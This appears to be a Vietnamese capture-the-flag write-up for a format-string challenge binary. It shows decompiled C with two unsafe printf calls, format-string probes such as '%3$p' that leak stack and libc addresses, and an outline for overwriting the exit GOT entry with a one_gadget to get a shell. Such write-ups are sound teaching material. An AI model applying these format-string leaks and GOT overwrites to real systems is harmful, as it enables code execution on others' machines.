




```
pwndbg> checksec
[*] '/home/no1t/Desktop/vcs/fmt2/fmt2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
    RUNPATH:  b'./'
```

Ở đây có 2 bug format string. Mà do bài này: Partial RELRO nên có thể overwrite GOT được.



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  time_t buf[2]; // [rsp+0h] [rbp-B0h] BYREF
  char format[80]; // [rsp+10h] [rbp-A0h] BYREF
  char s[72]; // [rsp+60h] [rbp-50h] BYREF
  int v8; // [rsp+A8h] [rbp-8h]
  int fd; // [rsp+ACh] [rbp-4h]

  init(argc, argv, envp);
  memset(s, 0, 0x3CuLL);
  memset(format, 0, sizeof(format));
  fd = open("/dev/urandom", 0);
  if ( fd < 0 )
  {
    puts("Something went wrong");
    exit(1);
  }
  read(fd, buf, 4uLL);
  v3 = time(buf);
  srand(v3);
  lucky = rand();
  puts("Viettel Challenge\n");
  printf("Give me your name: ");
  read(0, s, 0x3CuLL);
  printf("Hi guy,");
  printf(s);                                          // bug
  puts("\nCan you guess the lucky number?");
  printf("Your input: ");
  read(0, format, 0x50uLL);
  printf("Your lucky is here: ");
  printf(format);                                     // bug
  v8 = atoi(format);
  if ( lucky != v8 )
  {
    puts("Good luck :D");
    exit(0);
  }
  puts("You are lucky man! Congrat,");
  printf(s);
  return 0;
}
```



```
no1t@ubuntu:~/Desktop/vcs/fmt2$ ./fmt2
Viettel Challenge

Give me your name: %3$p
Hi guy,0x7fed85fde7a0

Can you guess the lucky number?
Your input: aaaaaaaa%8$p
Your lucky is here: aaaaaaaa0x6161616161616161
Good luck :D
```

Solution:


+) leak libc address:

ở bug format string thứ nhất leak offset thứ 3 ra được address của __write_nocancel + 7

+) overwrite GOT:

dùng format string để write GOT[‘exit’] = one_gadget

DONE.



```
0d7a0aaaaaaaaaah\x10Good luck :D
$ ls
ex.py  fmt2  ld-2.23.so  libc.so.6
$ 
```